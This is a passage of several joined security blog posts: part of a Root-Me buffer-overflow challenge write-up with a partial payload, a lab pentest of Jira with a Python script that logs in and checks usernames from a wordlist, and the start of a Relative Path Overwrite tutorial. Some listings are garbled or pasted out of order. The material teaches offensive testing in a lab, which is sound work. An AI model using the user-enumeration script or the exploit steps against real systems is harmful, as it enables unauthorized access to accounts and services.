7: Break dog house
0: Quit
4
QWERTY run under a car... QWERTY 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
  lives in ABCDEFGHIJKLMNPRSTUWYZ.
1: Buy a dog
2: Make him bark

```

Nope. First we need to free the dog. One more time:

```

0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDABCDABCDABCD
How do you name it?
ABCDABCDABCDABCD
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()

```

Looks better now. ;) Let's change the address for the one we want:

```
6: Give dog house to your dog
7: Break dog house
0: Quit
Where do you build it?
How do you name it?
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
-
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5\n" + "C"*12 + "\xcb\x87\x04\x08" + "\n" + "XXXXZZZZ\n" + "2\n" | ./ch63n" + "5
```

Looks like done! ;) (I will not present the full payload here to not spoil it too much for you.)

Enjoy.

References

Links/resources I found interesting while I was creating this article:

[1 - List of mini art's](#)

[2 - pwndbg](#)

[3 – Root-Me.org](#)

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


Intro

I remember one time when I first saw Jira in the company I was asked to pentest. I was a little bit surprised that „they are using it” – anyway – pentest is pentest, so I decided to take a look around... After few years ;) I decided to check Jira again – this time on my local LAB environment – so below you’ll find few notes about it. Here we go...

Environment

Below we’ll prepare a local working environment with latest Jira (8.13.1[1]). First of all I tried to install version 7.9.1 on Windows VM, check it out:



But after a while (and some errors related to DB) I decided to switch back to Ubuntu VM:

```
c@jirap:~$ wget https://www.atlassian.com/software/jira/downloads/binary/atlassian-jira-core-8.13.1-x64.bin
--2020-11-26 20:24:59-- https://www.atlassian.com/software/jira/downloads/binary/atlassian-jira-core-8.13.1-x64.bin
Resolving www.atlassian.com (www.atlassian.com)... 18.184.99.149, 18.184.99.150, 18.184.99.151
Connecting to www.atlassian.com (www.atlassian.com)|18.184.99.149|:443... connected.
```

When file was downloaded I used *sudo* to switch to root and to start the installation:

```
root@jirap: /home/c/source
root@jirap:/home/c/source# ./atlassian-jira-core-8.13.1-x64.bin
Unpacking JRE ...
Starting Installer ...

This will install Jira Core 8.13.1 on your computer.
OK [o, Enter], Cancel [c]

Click Next to continue, or Cancel to exit Setup.

Choose the appropriate installation or upgrade option.
Please choose one of the following:
Express Install (use default settings) [1], Custom Install (recommended for advan
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
Select the folder where you would like Jira Core to be installed.
Where should Jira Core be installed?
[/opt/atlassian/jira]
```

Installation was pretty smooth[2] so I continued with Burp and the browser:

```
Please wait a few moments while Jira Core starts up.
Launching Jira Core ...

Installation of Jira Core 8.13.1 is complete
Your installation of Jira Core 8.13.1 is now ready and can be accessed via
your browser.
Jira Core 8.13.1 can be accessed at http://localhost:8080
```

Before I started I also created 1 normal (read: not admin) user to check also the part of webapp available for other users than the admin. We should be here:



The screenshot shows the Jira Core web interface. The browser address bar displays the URL `192.168.1.10:8080/projects/SEC/issues/SEC-1?filter=allopenissues`. A yellow notification banner at the top states: "You have temporary access to administrative functions. [Drop access](#) if you no longer require it. For more information, refer to the [documentation](#)." The main navigation bar includes "Jira Core", "Dashboards", "Projects", "Issues", and a "Create" button. The left sidebar shows the "secretproject" navigation menu. The main content area is titled "Open issues" and features a "Switch filter" dropdown and an "Order by Priority" dropdown. A list of issues is displayed, with the first issue, "SEC-1: This is your first task", selected. The right-hand panel shows the details for this issue, including a "This is your first task" header, action buttons (Edit, Comment, Assign, More, Start Progress), and fields for Type (Task), Priority (Medium), Labels (None), and Description ("This is your first task. Issues are the things you do in a project. In business projects, issues are").

So far, so good. Environment looks like a ready to start our pentest. At this stage it's recommended to create a snapshot (it will save you some time when you will trash Jira with some weird Burp's requests ;)). Let's move to the next section – we'll try to enumerate Jira a bit to get some interesting information that we can use later during the *pentest*. Here we go...


Goal

My goal here was very simple:

- learn more about Jira (cool intro to JSP source code auditing ;))
- find some bugs we can use during 'the pentest project'.

Assuming we are asked to perform an internal pentest of the Jira installed in the organisation I decided to enumerate the target installation and find out what I can do (or find) if I can access the webpage as a normal ('registered' but not an admin) user or simply as a guest visitor. Below you'll find few notes.

For example:



I started from few initial Burp's Intruder scans. After a while (as a guest visitor) I found multiple stacktraces as a responses for a malformed requests but it still wasn't what I was looking for. Next I landed here, logged-in as a normal user:



Ok, so far, so good – looks like we have a possibility to enumerate users (yes, I know you can simply view them when you're logged in but that's not the case here, isn't it?). Checking username that should exists in the target webapp:



Ok, looks good. At this stage I decided to prepare a small script to enumerate users. To continue I started VMWare with Kali Linux[3]. Below you'll find a simple skeleton file we'll try to extend. We'll start here:

```

class="atlassian-footer">
<li> c@kali: ~/src/jirappwn
!usr/bin/env python
</li># jirappa.py - simple script to enumerate users
<li># 06.12.2020 @ 15:26
#
</li>
<li>import sys, re
import requests
</li>
ul> #target = sys.argv[1] # Jira URL here

def main():
print '**70
print ' >> Jirappa <<'
print '**70
target = raw_input('Tell me what is your Jira address: ')

print 'Checking address: %s' % ( target )

s = requests.session()
try:
init_req = s.get(target, verify=False)
init_resp = init_req.text

print 'Init req: OK, host alive'

find_ver = re.compile('span id="footer-build-information">(.*?)span title=')
found_ver = re.search(find_ver, init_resp)

if found_ver:
version = found_ver.group(1)
print 'Found version: %s' % ( version )

"jirappa.py" 49L, 834C

```

Current results for our latest[1] Jira version (I used:8.13.1 x64) on Ubuntu are presented in the table below:


```

c@kali:~/src/jirappwn$ ./jirappa.py
*****
>> Jirappa <<
*****
Tell me what is your Jira address: http://192.168.1.10:8080/

```


Checking address: http://192.168.1.10:8080/
Init req: OK, host alive
Found version: (v8.13.1#813001-<
c@kali:~/src/jirappwn\$

Let's continue here:



The screenshot shows a web browser window displaying the Jira 8.13.1 login page. The page has a blue header and a white login form with fields for Username (containing 'hello') and Password (containing 'world'). Below the form, there is a 'Log In' button and a 'Can't access your account?' link. The terminal window on the right shows the execution of a Python script named 'jirappwn'. The script prints the version of the Jira installation and checks if there is a login page. The output of the script is: 'Checking address: http://192.168.1.10:8080/login.jsp', 'Init req: OK, host alive', and 'Found version: (v8.13.1#813001-<'. The script also prints the URL of the login page and the version of the Jira installation.

Cool. Now our super-script is able to detect the version of remote Jira installation and check if there is a login page. So far, so good but we still need to dig a bit deeper and (at least) – try to log in. Let's see, our request (in WebDeveloper Tools; Ctr+F12) looks like this:



The screenshot shows the Jira 8.13.1 login page with an error message: 'Sorry, your username and password are incorrect - please try again.' The Web Developer Tools console is open, showing the network tab with a list of requests. The selected request is a POST request to 'login.jsp' with a status of 200. The request body is: 'os_username: "hello", os_password: "world", os_destination: "", user_role: "", atl_token: "", login: "Log+In"'. The response body is: 'resources'.

Time to update our skeleton script. Let's move forward...

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For now we should be here, intercepting the login request:

```
Request to http://192.168.1.10:8080
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```

Burp has a great *feature*: while we're requesting the login page – use rightclick to check menu option called:

```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Copy as requests
- Copy as requests with session object**
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file

As we can see we need to rewrite our skeleton-poc – after a while we should be here:

```
Request to http://192.168.1.10:8080
Forward Drop
Raw Params Headers Hex
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```

```
import requests
session = requests.session()
burp0_url = "http://192.168.1.10:8080/rest/gadget/1.0/login"
burp0_cookies = {"atlassian.xsrf.token": "BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout", "JSESSIONID": "28D9B03F03C6CA672D706FF2143D13DF"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "*/*", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://192.168.1.10:8080/secure/Dashboard.jspa", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "Origin": "http://192.168.1.10:8080", "Connection": "close"}
burp0_data = {"os_username": "admin", "os_password": "admin"}
session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
```

Checking:

```
c@kali: ~/src/jirappwn
import requests

session = requests.session()

burp0_url = "http://192.168.1.10:8080/rest/gad
burp0_cookies = {"atlassian.xsrf.token": "BKGB
burp0_headers = {"User-Agent": "Mozilla/5.0 (W
"Referer": "http://192.168.1.10:8080/secure/l
action": "close"}
burp0_data = {"os_username": "admin", "os_pass
req = session.post(burp0_url, headers=burp0_he
resp = req.text

print resp
```

According to the response – we now should be able to proceed with other requests we’re looking for.

Request	Response
<pre>POST /rest/gadget/1.0/login HTTP/1.1 Host: 192.168.1.10:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20101011 Firefox/82.0 Accept: */* Accept-Language: pl,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://192.168.1.10:8080/secure/Dashboard.jspa Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 35 Origin: http://192.168.1.10:8080 Connection: close Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_tout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF os_username=admin&os_password=admin</pre>	<pre>HTTP/1.1 200 X-AREQUESTID: 1352x184415x1 Referrer-Policy: strict-origin-when-cross-origin X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Content-Security-Policy: frame-ancestors 'self' Set-Cookie: JSESSIONID=D3146CDD0C065272CC8D883378283580; Path=/; HttpOnly X-Seraph-LoginReason: OK Set-Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_00d35498b14b748819e3c1ea9b406a6e9d479695_lin; Path=/ X-SESSIONID: 1ru6inq X-AUSERTNAME: admin Cache-Control: no-cache, no-store, no-transform Vary: User-Agent Content-Type: application/json; charset=UTF-8 Date: Sun, 06 Dec 2020 21:32:21 GMT Connection: close Content-Length: 294 {"allowCookies":true,"externalUserManagement":false,"isPublicMode":true,"isElevatedSecurityCheckShown":false,"loginSucceeded":true,"captchaFailure":false,"loginError":false,"communicationError":false,"contactAdminLink":"please contact your Jira administrators","loginFailedByPermissions":false}</pre>

Let's see if this is true:

```
c@kali:~/src/jirappwn$ cat jirappa.py
#!/usr/bin/env python
# jirappa.py - simple script to enumerate users
# 06.12.2020 @ 16:26
#

import sys, re
import requests

#target = sys.argv[1] # Jira URL here

def main():
    print '*'*70
    print ' >> Jirappa <<'
    print '*'*70
    target = raw_input('Tell me what is your Jira address: ')

    print 'Checking address: %s' % ( target )

    s = requests.session()
    try:
        init_req = s.get(target, verify=False)
        init_resp = init_req.text
```

```

print '[+] Init req: OK, host alive'

find_ver = re.compile('span id="footer-build-information">(.*?)span title=')
found_ver = re.search(find_ver, init_resp)

if found_ver:
    version = found_ver.group(1)
    print '[+] Found version: %s' % ( version )

# init req ok, ver found, preparing login stage:
print '[+] Login req: preparing...'
login = raw_input(" What's your name soldier: ") #
aHR0cHM6Ly93d3cueW91dHVIZS5jb20vd2F0Y2g/dj1lY3g2U0dWWJb0ZyZlY9jaGFubmVsPWRpc2Nvc2Vhbjlx
login = login.rstrip()
password = raw_input(" Tell me your password now: ")
password = password.rstrip()
login_data = {
    'os_username': login, # 'hello',
    'os_password': password, # 'world',
    'os_destination': '',
    'user_role': '',
    'atl_token': '',
    'login': 'Log+In'
}

login_url = target + '/login.jsp #'/rest/gadget/1.0/login' #'/login.jsp'
login_req = s.post(login_url, data=login_data, verify=False)
login_resp = login_req.text

check_login = re.compile('for administrator')
login_ok = re.search(check_login, login_resp)

#print login_resp

if login_ok:
    print '[+] Welcome ' + login + ' :*'
else:
    print '[-] Still can not log in :Z'

#print login_resp

# not available
except NameError as e:
    print '[-] Error:', e

if __name__ == '__main__':
    main()
c@kali:~/src/jirappwn$

```

It should look similar to the output presented on the screen below:


```
c@kali: ~/src/jirappwn
c@kali:~/src/jirappwn$ ./jirappa.py
*****
>> Jirappa <<
*****
Tell me what is your Jira address: http://192.168.1.10:8080/
Checking address: http://192.168.1.10:8080/
[+] Init req: OK, host alive
[+] Found version: (v8.13.1#813001-<
[+] Login req: preparing...
    What's your name soldier: admin
    Tell me your password now: admin
[+] Welcome admin :*
Username list location please: /home/c/src/jirappwn/usernamez.txt
[+] User found: admin
c@kali:~/src/jirappwn$ cat usernamez.txt
admin
administrator
superhacker
nothacker
tester
ldap
jirauser
aduser
c@kali:~/src/jirappwn$ █
```

Looks good enough to be an initial check during our internal pentests^[4]. ;)

Hope you'll find it useful.

References

Links/resources I found interesting while I was creating this article:

[1 – Download Jira](#)

[2 - Install Jira](#)

[3 - Download Kali](#)

[4 – Let's pentest](#)

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Intro

From time to time[1] (for example when we're using Burp Proxy[2] during the pentests) we can see some interesting bug presented in the advisory tab – it is called Path Relative Stylesheet Import vulnerability or Relative Path Overwrite. For our testing purposes – below – I will call it Path Relative Style Injection[3] and today we'll talk about it a little bit more. Here we go...

Environment

As usual[1] we'll use:

- Kali Linux VM
- Burp Suite and the browsers (I used Firefox and IE11)

As you can see in [3] we need a few steps to get this attack scenario possible. Let's start here:

This time we'll also need some vulnerable web application. Today our scenario will look like that:

- we were asked to perform a pentest for the company XYZ, in scope is only webapp;
- on one of the webpages „we“ found (using Burp;) is the page vulnerable to RPO-injection attack.

We'll try to verify if the bug is indeed exploitable or if this is just a false positive.

Here we go!

Scenario

According to the link[3] we should be able to 'detect' this kind of bug using Burp Scanner[2].



But what if we can not use the *Scanner* or we simply don't have it? Well. According to the post[3] we can read the source ;)

So for our purpose let's continue here: we need a sample *vulnerable webpage*. You can try to find one somewhere at the github (unfortunately I used few examples mixed together so I'll not point the exact example link here, sorry). Let's use this one:

```
root@kali:/var/www/html/secure_page# vim index.php
<?php
session_start();

if(isset($_GET['search'])){
    $_SESSION['search'] = $_GET['search'];
}
?>
<!doctype html>
<html>
<head>
    <title>rpo test page</title>
    <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
    <link rel="stylesheet" href="css/main.css">
</head>

<body>
    <div class="topnav">
        <a class="active" href="#home">supersite.com.org.net.yo</a>
        <a href="#news">News</a>
        <a href="#contact">Contect</a>
        <a href="#about">About</a>
    </div>
    <div style="padding-left:16px;margin-top:30px">
        <form method="GET" action="index.php">
            <label>Search Product: </label>
            <input type="text" name="search" placeholder="Search Here" style="">
            <input type="submit" value="search">
        </form>
        <h2>result for: </h2>
        <p><?php echo htmlentities($_SESSION['search']);?></p>
    </div>

</body>
</html>
```

Bold line is the one to add to visit our *secure_page* later in IE (compatible to older versions). So...


Next one file in our webroot is presented below:

```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```


That should be enough to understand and prepare the attack scenario.

Now our case is simple: (like you can find on multiple commercial websites) here we have a kind of a 'search mechanism' (that will echo-back users input). So far, so good but due to RPO attack we can manipulate the CSS presented to the victim user.

Let's see. We should be here – first screen – our example page:



To get the „bigger picture“:



Host	Method	URL
http://192.168.111.128	GET	/secure_page/index.php

Request / Response

Raw Params Headers Hex

GET /secure_page/index.php HTTP/1.1
Host: 192.168.111.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=iv4djg1eorbm84ip3684uea0ct
Upgrade-Insecure-Requests: 1

Issues

- Unencrypted communications
- Path-relative style sheet import
- Frameable response (potential Clickjacking)

Advisory Request 1 Response 1 Request 2 Response 2 Request 3 R

Path-relative style sheet import

Issue: Path-relative style sheet import
Severity: Information
Confidence: Firm
Host: http://192.168.111.128
Path: /secure_page/index.php

Issue detail

